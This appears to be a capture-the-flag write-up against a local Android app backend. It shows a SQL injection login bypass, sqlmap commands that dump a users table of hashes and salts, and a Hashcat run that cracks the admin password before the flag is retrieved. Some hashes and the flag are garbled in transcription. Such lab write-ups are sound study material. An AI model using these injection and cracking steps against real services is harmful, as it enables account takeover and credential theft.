



There is a sql injection in the login page. We can simply do `' or 1=1--+` to login without true credentials.



I tested syntax error, it shows the database is SQLITE.



Catch the package with BurpSuite. Save the login request locally and run it with SQLmap. Modify Host to `127.0.0.1:3000`.

```
1 POST /user/login HTTP/1.1
2 Content-Type: application/json
3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 16; sdk_gphone64_x86_64
  Build/BE2A.250530.026.D1)
4 Host: 10.0.2.2:3000
5 Connection: keep-alive
6 Accept-Encoding: gzip, deflate, br
7 Content-Length: 114
8
9 {
10   "username": "testtest",
11   "password":
12     "52f9a4d97e9fd28e2908bb36cbf5e5697a3d0d0b13247b72e5651836d2586e30"
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 45
5 ETag: W/"2d-tdQEjK2o+Ajp2Hiq4ZMp2w"
6 Date: Sun, 24 May 2026 19:24:13 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
11   "success": true,
12   "message": "Login successful"
13 }
```

SQLmap payload I used:

To dump the tables:

```
1 python sqlmap.py -r request.txt -p username --batch --
  dbms=sqlite --level=5 --risk=3 --tables
```

```
[2 tables]
+-----+
| sqlite_sequence |
| users           |
+-----+
```

To dump the columns in the table `users`:

```
1 | python sqlmap.py -r request.txt -p username --batch --
  | dbms=sqlite --level=5 --risk=3 -T users --columns
```

```
Table: users
[4 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| id      | INTEGER |
| password | TEXT   |
| salt    | TEXT   |
| username | TEXT   |
+-----+-----+
```

All the information in `users` is helpful, dump them all:

```
1 | python sqlmap.py -r request.txt -p username --batch --
  | dbms=sqlite --level=5 --risk=3 -T users -C
  | id,password,salt,username --dump
```

```
Table: users
[16 entries]
+-----+-----+-----+-----+
| id | password | salt | username |
+-----+-----+-----+-----+
| 1 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 2 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
| 3 | 52f9a4d97e9fd28e2908bb36cbf5e697a3d0d0b13247b72e5651836d2586e30 | Z0xjvenGs4nVVdEgj5zluA== | testtest |
| 4 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 5 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
| 6 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 7 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
| 8 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 9 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
| 10 | 2f5d1789c6778430fdb3fa11055f39646601a1e48ba49d54e4bd1bc1ec7e057d | ieuwV7E0vFroHYFNIsL0AA== | test22 |
| 11 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 12 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
| 13 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 14 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
| 15 | de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a | 7/L5SRzaB0nQEiQGc8LEJw== | adminUser2 |
| 16 | aa05263ff3ce8a90f466257a135697fa849aa462170f0c9207772414b49f76a6 | SWjfvdGGGhTPDuSfstmC4w== | someGuy |
+-----+-----+-----+-----+
```

There are actually only 3 users. The only one interesting is `adminUser2`. I registered `testtest` and the password is `test` so I tested how the password is stored in the database. It is `sha256(password:salt)`.

Input

```
testZ0xjvenGs4nVVdEgj5zluA==|
```

Output

```
52f9a4d97e9fd28e2908bb36cbfbe5697a3d0d0b13247b72e5651836d2586e30
```

So the thing we need to crack is


```
de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a:7/1  
5SRzaB0nQEiQGc8LEJw==. Run it with Hashcat.
```

```
1 hashcat -m 1410  
"de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01  
a:7/l5SRzaB0nQEiQGc8LEJw==" /usr/share/wordlists/rockyou.txt.gz
```

```
* Passwords.: 14344385  
* Bytes.....: 53357329  
* Keyspace...: 14344385  
  
de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a:7/l5SRzaB0nQEiQGc8LEJw==:password123  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 1410 (sha256($pass.$salt))  
Hash.Target.....: de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688...LEJw==
```

Login with the credential of `adminUser2` and `password123` and get the flag.

请求	响应
<pre>1 POST /user/login HTTP/1.1 2 Content-Type: application/json 3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 16; sdk_gphone64_x86_64 Build/BE2A.250530.026.D1) 4 Host: 10.0.2.2:3000 5 Connection: keep-alive 6 Accept-Encoding: gzip, deflate, br 7 Content-Length: 116 8 9 { 10 "username": "adminUser2", 11 "password": 12 "de4c58a4d8593482f30c68286327d39c4bf1feb7883cc3a3688e91c018e8c01a" 13 }</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 63 5 ETag: W/"3f-dmxonjftf7VVqS61KD7ZwH6WmJE" 6 Date: Sun, 24 May 2026 19:52:50 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 { 11 "success": true, 12 "message": "Congrats: FLAG{admln_l0gln_succ4s}" 13 }</pre>



FLAG{adm1n_l0g1n_succ4s}